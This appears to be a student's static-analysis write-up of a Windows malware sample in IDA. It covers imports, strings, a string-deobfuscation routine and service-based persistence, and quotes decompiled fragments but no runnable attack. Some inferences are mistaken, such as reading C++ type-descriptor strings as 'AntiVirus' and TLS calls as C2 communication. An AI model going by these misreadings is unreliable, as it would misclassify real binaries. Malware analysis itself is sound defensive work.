
Question 5

Executive Summary

The analyzed malware demonstrates sophisticated techniques for stealth and persistence (Registry & Services), including user impersonation (Impersonate), dynamic resolution of system calls (GetProcAddress), and manipulation of Windows services.
It has capabilities for lateral movement through network and service exploitation, potentially allowing the malware to spread within and across networks - Via remote services and registry.
The malware employs various evasion tactics, such as obfuscation and encryption and such as disabling file system redirection and cleaning up after execution to minimize detection.
It interacts with the Windows Registry and uses the Service Control Manager to modify system configurations and service properties, possibly for deploying malicious payloads or sabotaging system operations.
In the resources there are 3 noised pictures that are probably decryption keys or other steganography.


Full analysis

Let's open the PE file in IDA



Let's note the exported start function:

Let's view the import table:



We see some Service related api calls

0042003C	CreateServiceW	ADVAPI32
00420040	CloseServiceHandle	ADVAPI32
00420044	ChangeServiceConfig2W	ADVAPI32
00420048	ChangeServiceConfigW	ADVAPI32
0042004C	QueryServiceConfigW	ADVAPI32
00420050	OpenSCManagerW	ADVAPI32
00420054	RevertToSelf	ADVAPI32
00420058	ImpersonateNamedPipeClient	ADVAPI32
0042005C	ImpersonateLoggedOnUser	ADVAPI32
00420060	LogonUserW	ADVAPI32

And more service calls, we also notice some Impersonation functions that could be used to privilege escalation via PrinterSpoofer variants

0042001C	RegQueryValueExW	ADVAPI32
00420020	RegSetValueExW	ADVAPI32
00420024	QueryServiceStatus	ADVAPI32
00420028	StartServiceW	ADVAPI32
0042002C	RegCloseKey	ADVAPI32
00420030	RegDeleteValueW	ADVAPI32
00420034	RegOpenKeyExW	ADVAPI32
00420038	RegConnectRegistryW	ADVAPI32

Here we see some Registry api calls, could indicate Persistence or other system changes.

00420114	OpenProcess	KERNEL32
00420118	DeleteFileW	KERNEL32
0042011C	GetLastError	KERNEL32
00420120	Process32NextW	KERNEL32
00420124	Process32FirstW	KERNEL32
00420128	VirtualFree	KERNEL32
0042012C	CreateProcessW	KERNEL32
00420130	Sleep	KERNEL32
00420134	VirtualAlloc	KERNEL32

Some functions to enumerate other processes and open/create processes

00420214	TlsAlloc	KERNEL32
00420218	TlsGetValue	KERNEL32
0042021C	TlsSetValue	KERNEL32
00420220	TlsFree	KERNEL32

Tls functions that could be used for communication to C2.

Ok let’s look on the sections:


Name	Start	End	R	W	X	D	L
.text	00401000	00420000	R	.	X	.	L
.idata	00420000	004202AC	R	.	.	.	L
.rdata	004202AC	00427000	R	.	.	.	L
.data	00427000	00434000	R	W	.	.	L

Nothing special here

Strings:


.rdata:0042...	0000005F	C	!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~
.rdata:0042...	00000005	C	\a\b\t\n\v
.rdata:0042...	0000005F	C	!\"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~
.rdata:0042...	00000005	C	\a\b\t\n\v
.rdata:0042...	0000005F	C	!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~
.rdata:0042...	0000000F	C	CorExitProcess

Some strings that could be used to check ascii chars if human readable




.rdata:0042...	00000016	C	Illegal byte sequence
.rdata:0042...	00000014	C	Directory not empty
.rdata:0042...	00000019	C	Function not implemented
.rdata:0042...	00000013	C	No locks available
.rdata:0042...	00000012	C	Filename too long
.rdata:0042...	0000001A	C	Resource deadlock avoided
.rdata:0042...	00000011	C	Result too large
.rdata:0042...	0000000D	C	Domain error
.rdata:0042...	0000000C	C	Broken pipe
.rdata:0042...	0000000F	C	Too many links
.rdata:0042...	00000016	C	Read-only file system
.rdata:0042...	0000000D	C	Invalid seek
.rdata:0042...	00000018	C	No space left on device
.rdata:0042...	0000000F	C	File too large
.rdata:0042...	00000024	C	Inappropriate I/O control operation
.rdata:0042...	00000014	C	Too many open files
.rdata:0042...	0000001E	C	Too many open files in system
.rdata:0042...	00000011	C	Invalid argument
.rdata:0042...	0000000F	C	Is a directory
.rdata:0042...	00000010	C	Not a directory
.rdata:0042...	0000000F	C	No such device

A lot of error handling strings. Means that we are dealing with robust software.



.rdata:0042...	00000009	C	bad cast
.rdata:0042...	00000012	C	NetScheduleJobAdd
.rdata:0042...	00000012	C	NetScheduleJobDel
.rdata:0042...	00000013	C	NetScheduleJobEnum
.rdata:0042...	0000000D	C	NetRemoteTOD
.rdata:0042...	00000015	C	NetApiBufferAllocate
.rdata:0042...	00000011	C	NetApiBufferFree
.rdata:0042...	0000000A	C	NetUseAdd
.rdata:0042...	0000000A	C	NetUseDel
.rdata:0042...	0000000E	C	NetUseGetInfo
.rdata:0042...	0000000B	C	NetUseEnum
.rdata:0042...	0000000D	C	NETAPI32.dll
.rdata:0042...	0000000B	C	WS2_32.dll
.rdata:0042...	0000000C	C	CreateFileW

Some other net related api’s and dll that could be used in runtime, however we didn’t notice loadlibrary - could have it’s own self made custom loader to load the dlls




.data:00427...	0000005B	C	Copyright (c) 1992-2004 by P.J. Plauger, licensed by Dinkumware, Ltd. ALL RIGHTS RESERVED.

Some copyright, could be that it’s a trojan that is disguised as a legitimate product.


.data:00430...	00000018	C	.?AVruntime_error@std@@
.data:00430...	0000001B	C	.?AVfailure@ios_base@std@@
.data:00430...	00000017	C	.?AVsystem_error@std@@
.data:00430...	00000018	C	.?AV?$codecvt@DDH@std@@
.data:00430...	00000014	C	.?AV?$ctype@D@std@@
.data:00430...	00000015	C	.?AUctype_base@std@@
.data:00430...	00000017	C	.?AVcodecvt_base@std@@
.data:00430...	00000017	C	.?AVfacet@locale@std@@
.data:00430...	00000032	C	.?AV?$basic_fstream@DU?$char_traits@D@std@@@std@@
.data:00430...	00000032	C	.?AV?$basic_filebuf@DU?$char_traits@D@std@@@std@@
.data:00430...	00000033	C	.?AV?$basic_iostream@DU?$char_traits@D@std@@@std@@
.data:00430...	00000032	C	.?AV?$basic_ostream@DU?$char_traits@D@std@@@std@@
.data:00430...	00000032	C	.?AV?$basic_istream@DU?$char_traits@D@std@@@std@@
.data:00430...	00000034	C	.?AV?$basic_streambuf@DU?$char_traits@D@std@@@std@@
.data:00430...	0000002E	C	.?AV?$basic_ios@DU?$char_traits@D@std@@@std@@
.data:00430...	00000014	C	.?AV?$_Iosb@H@std@@
.data:00430...	00000013	C	.?AVios_base@std@@
.data:00430...	00000013	C	.?AVbad_cast@std@@

some strings that I couldn't find online, could be it's custom made and by "AV" it's meant AntiVirus?

The function tree is HUGE!




Let's view some interesting parts that are worth exploring:




This section with the Net related functions

Functions that are not called. could be obfuscated or made so on purpose.




The functions that enumerate other processes
Ok let's look on the _wmain function:


It's call tree is also enormous:



Let's look at some interesting part that are called from main:



That's an interesting function, looks like a gui for something



These touch the registry and services

Ok, let's briefly break down the main function in general:
We see the usage of time64() and srand() to generate random numbers - could be used for different variants of malware functionality to add unpredictability to it.

```
v1 = _time64(0);
srand(v1);
```

The whole program depends on the check of sub_405FD0:

```
srand(v1);
if ( (unsigned __int8)sub_405FD0() )
{
  if ( a1 == 2 )
```

If true than execution continues, otherwise it is stopped - could check if the system is good for infection or if it is already infected.

Later we see that the sample behaves differentely on different arguments passed to the main:

```
if ( a1 == 2 )
{
  sub_402610();
  if ( (unsigned __int8)sub_40AE10() )
  {
    ServiceStartTable.lpServiceName = (LPWSTR)sub_4043F0();
    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)sub_40D470;
    v5 = 0;
    v6 = 0;
    StartServiceCtrlDispatcherW(&ServiceStartTable);
    return 0;
  }
```

If the argument is 2 - it looks like a setup of a service, could be used for installation of the malware and persistence via the Services on Windows.
Otherwise it starts other service which registers to the Windows Service Control Manager (SCM) which is a common persistence technique with the usage of StartServiceCtrlDispatcherW call.

```
sub_406BD0();
v7.lpServiceName = (LPWSTR)sub_4043F0();
v7.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)sub_40D320;
v8 = 0;
v9 = 0;
if ( !StartServiceCtrlDispatcherW(&v7) )
{
```

Later a call to QueryServiceObjectSecurity(0, 0, 0, 0, 0); is made which is weird given the arguments that are all 0

Let's briefly also overview the functions that are called from main:
The sub_405FD0 = check_infect()

This function checks if the system is infected and start the setup. It is heavily obfuscated:

```
mov     [ebp+var_114], 35381A31h
mov     [ebp+var_110], 20362E65h
mov     [ebp+var_10C], 30565764h
mov     [ebp+var_108], 3C551D34h
mov     [ebp+var_104], 4D4C2C5Bh
mov     [ebp+var_100], 1F1E6152h
mov     [ebp+var_FC], 165A1D5Ah
mov     [ebp+var_F8], 37353845h
mov     [ebp+var_F4], 4D452F3Eh
mov     [ebp+var_F0], 64435D39h
mov     [ebp+var_EC], 40371B24h
mov     [ebp+var_E8], 55322364h
mov     [ebp+var_E4], 4435655Fh
mov     [ebp+var_E0], 1D1B6158h
mov     [ebp+var_DC], 55374138h
mov     [ebp+var_D8], 3E2E2264h
mov     [ebp+var_D4], 34575252h
mov     [ebp+var_D0], 3E57604Dh
mov     [ebp+var_CC], 1F3B3852h
mov     [ebp+var_C8], 541A2E3Ch
mov     [ebp+var_C4], 343F511Ch
mov     [ebp+var_C0], 3E57533Bh
mov     [ebp+var_BC], 2E643857h
mov     [ebp+var_B8], 34325936h
mov     [ebp+var_B4], 44364F36h
mov     [ebp+var_B0], 31361C1Eh
mov     [ebp+var_AC], 3A5A593Ch
mov     [ebp+var_A8], 56233465h
mov     [ebp+var_A4], 5F504F60h
mov     [ebp+var_A0], 50234F50h
```

We can see the function that I assume is the deobfuscator/ decrypt function:

```
call    _memset
lea     ecx, [ebp+var_634]
mov     ebx, 17h
mov     eax, offset aEBNv ; "E\\b\\]NV"
mov     dword_43242C, ecx
call    deobfuscate
mov     dword_432430, eax
mov     ebx, 1Ah
mov     eax, offset a8ksuzk8kmoyzx ; "8KSUZK8KMOYZX_"
call    deobfuscate
mov     dword_432434, eax
mov     ebx, 0FFFFFFF3h
mov     eax, offset aYPnynpp ; "Y|pnyNpp|"
call    deobfuscate
mov     dword_432438, eax
mov     ebx, 0FFFFFFE9h
mov     eax, offset asc_423458 ; "<"
mov     dword_43243C, offset aExe ; ".exe"
call    deobfuscate
mov     dword_432440, eax
mov     ebx, 17h
mov     eax, offset word_423464
```

We see that we have a deobfuscation function:

```
_WORD *__usercall sub_4043F0@<eax>(_WORD *a1@<eax>, __int16 a2@<bx>)
{
  char *v2; // edi
  _WORD *v3; // edx
  int v5; // esi
  _WORD *result; // eax
  _WORD *v7; // ecx

  v2 = (char *)a1;
  v3 = a1 + 1;
  while ( *a1++ )
    ;
  v5 = a1 - v3;
  result = operator new(2 * (v5 + 1));
  result[v5] = 0;
  if ( v5 )
  {
    v7 = result;
    do
    {
      *v7 = a2 + *(_WORD *)((char *)v7 + v2 - (char *)result);
      ++v7;
      --v5;
    }
    while ( v5 );
  }
  return result;
}
```

```
dword_432468 = deobfuscate(word_423564, -16);
dword_43246C = deobfuscate(L"3528(6625B$5&+,7(8785(", 29);
dword_432470 = (int)deobfuscate(L"1=4&$", 16);
dword_432474 = (int)deobfuscate(L"UaX*(", 12);
dword_432478 = (int)deobfuscate(L"rmeuST", -34);
dword_43247C = (int)deobfuscate(L"e`XhL", -21);
dword_432480 = (int)deobfuscate(L"jGBK", -18);
dword_432484 = (int)deobfuscate(a4MhzUHdmdjdevM, 15);
lpDependencies = deobfuscate(aQa, -14);
dword_43248C = deobfuscate(L"Tivuiv_wzs{|i|qwv", -8);
dword_432428 = (int)operator new[](0x10u);
dword_43242C = (int)operator new[](0xCu);
```

This could be seen with the usage of it with obfuscated strings and numbers.

Later we see the checks that are made with two functions:

```
if ( !(unsigned __int8)sub_4045C0() || !(unsigned __int8)sub_404C40() )
  return 0;
```

If one of those functions return 0 = False -> then the whole check is True and the main program exits because we return 0 to main (this is the main check) - I suspect those functions are checking if to infect the system or if it's already infected.

sub_4045C0 is totally obfuscated and uses the deobfuscation function:


```
dword_43238C = (int)v43;
lpServiceName = deobfuscate(aT, -19);
lpDisplayName = deobfuscate(aT_0, -19);
dword_432398 = deobfuscate(aT_1, -19);
dword_43239C = (int)deobfuscate(aT_2, -19);
dword_4323A0 = (int)deobfuscate(aGX3T, -19);
dword_4323A4 = deobfuscate(word_42A590, -19);
v45 = strlen(aC);
v46 = (char *)operator new(v45 + 1);
strncpy(v46, aC, v45 + 1);
for ( i6 = 0; i6 < v45; ++i6 )
  v46[i6] -= 19;
dword_4323A8 = v46;
dword_4323AC = (int)deobfuscate(word_42A7A8, -19);
dword_4323B0 = (int)deobfuscate(word_42B748, -19);
dword_4323B4 = (int)deobfuscate(word_42C6E8, -19);
v48 = strlen(aEg);
v49 = (char *)operator new(v48 + 1);
```

Note the key here to all is -19 which stays the same here.

The second function sub_404C40 is checking A LOT of checks to determine if to continue to run:


```
bool sub_404C40()
{
  if ( !(unsigned __int8)sub_404450() )
    return 0;
  if ( !(unsigned __int8)sub_404450() )
    return 0;
  if ( !(unsigned __int8)sub_404450() )
    return 0;
  if ( !(unsigned __int8)sub_404450() )
    return 0;
  if ( !(unsigned __int8)sub_404450() )
    return 0;
  if ( !(unsigned __int8)sub_404450() )
    return 0;
  if ( !(unsigned __int8)sub_404450() )
    return 0;
  if ( !(unsigned __int8)sub_404450() )
    return 0;
  if ( !(unsigned __int8)sub_404450() )
    return 0;
    return 0;
  return (unsigned __int8)sub_404490(dword_43058C)
      && (unsigned __int8)sub_404490(dword_43058C)
      && (unsigned __int8)sub_404490(dword_430590)
      && (unsigned __int8)sub_404490(dword_430594)
      && (unsigned __int8)sub_404490(dword_430598);
}
```

Thus overall the check_infect function is checking a lot of things to determine if to continue the run
Thus overall the check_infect function:



Is heavily obfuscated and makes usage of deobfuscate function

Let’s try to find some interesting stuff in the sample.



The StartAddress function looks to communicate via Net module and schedule jobs - could be used as a work to propagate as discussed in Sample4.
The initial sleep could be used to bypass security solutions that analyze a limited time:

```
; Attributes: bp-based frame

; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near

lpAddress= dword ptr  8

push    ebp
mov     ebp, esp
push    esi
mov     esi, [ebp+lpAddress]
test    esi, esi
jz      loc_402994
```

```
push    17318h          ; dwMilliseconds
call    ds:Sleep
cmp     byte ptr [esi+28h], 0
jz      short loc_402943
```

Later we see that:
lpThreadParameter is modifying to code in runtime so the function can implement different things at run time as view in the pseudo code:

```
1  DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
2  {
3    if ( lpThreadParameter )
4    {
5      Sleep(0x17318u);
6      if ( !*((_BYTE *)lpThreadParameter + 40) )
7        goto LABEL_7;
8      if ( wcslen((const unsigned __int16 *)lpThreadParameter) > 0x64 )
9        NetScheduleJobAdd(0, 0, 0);
10     if ( *((_BYTE *)lpThreadParameter + 40) )
11       NetScheduleJobDel(
12         (LPCWSTR)lpThreadParameter,
13         *((_DWORD *)lpThreadParameter + 11),
14         *((_DWORD *)lpThreadParameter + 11));
15     else
16 LABEL_7:
17       NetScheduleJobDel(0, *((_DWORD *)lpThreadParameter + 11), *((_DWORD *)lpThreadParameter + 11));
18     if ( *((_BYTE *)lpThreadParameter + 40) && wcslen((const unsigned __int16 *)lpThreadParameter) > 0x64 )
19       NetScheduleJobEnum(0, 0, 0, 0, 0, 0);
20     VirtualFree(lpThreadParameter, 0, 0x8000u);
21   }
22   return 0;
23 }
```

The use of NetScheduleJobAdd and NetScheduleJobDel suggests an intention to interact with network jobs, which could be a method for triggering remote operations, maintaining persistence, or coordinating actions with other infected hosts.

Let's look on the services the main function creates:

```
; SERVICE_STATUS_HANDLE __stdcall sub_40D470(int, int)
sub_40D470 proc near
push    ebx
push    esi
push    offset HandlerProc ; lpHandlerProc
mov     ebx, 11h
mov     eax, offset aFF ; "f^f\"!"
call    deobfuscate
push    eax             ; lpServiceName
call    ds:RegisterServiceCtrlHandlerW
```

The first thing we see is deobfuscation of the service name, It then calls RegisterServiceCtrlHandlerW with the deobfuscated service name and a handler function (HandlerProc). This step registers a function (HandlerProc) that will handle service control requests (start, stop, pause, continue) from the Service Control Manager (SCM).

Later we see a lot of service status calls which update the service status from initial 2 = SERVICE_START_PENDING and then to 4 SERVICE_RUNNING

```
push    eax             ; hServiceStatus
mov     ServiceStatus.dwServiceType, 10h
mov     ServiceStatus.dwServiceSpecificExitCode, esi
mov     ServiceStatus.dwCurrentState, 2
mov     ServiceStatus.dwWin32ExitCode, esi
mov     ServiceStatus.dwWaitHint, 0BB8h
mov     ServiceStatus.dwControlsAccepted, esi
mov     dword_430A40, ecx
call    edi ; SetServiceStatus
mov     eax, hServiceStatus
push    offset ServiceStatus ; lpServiceStatus
push    eax             ; hServiceStatus
mov     ServiceStatus.dwCurrentState, 4
mov     ServiceStatus.dwWin32ExitCode, esi
mov     ServiceStatus.dwWaitHint, esi
mov     ServiceStatus.dwControlsAccepted, ebx
mov     ServiceStatus.dwCheckPoint, esi
call    edi ; SetServiceStatus
```

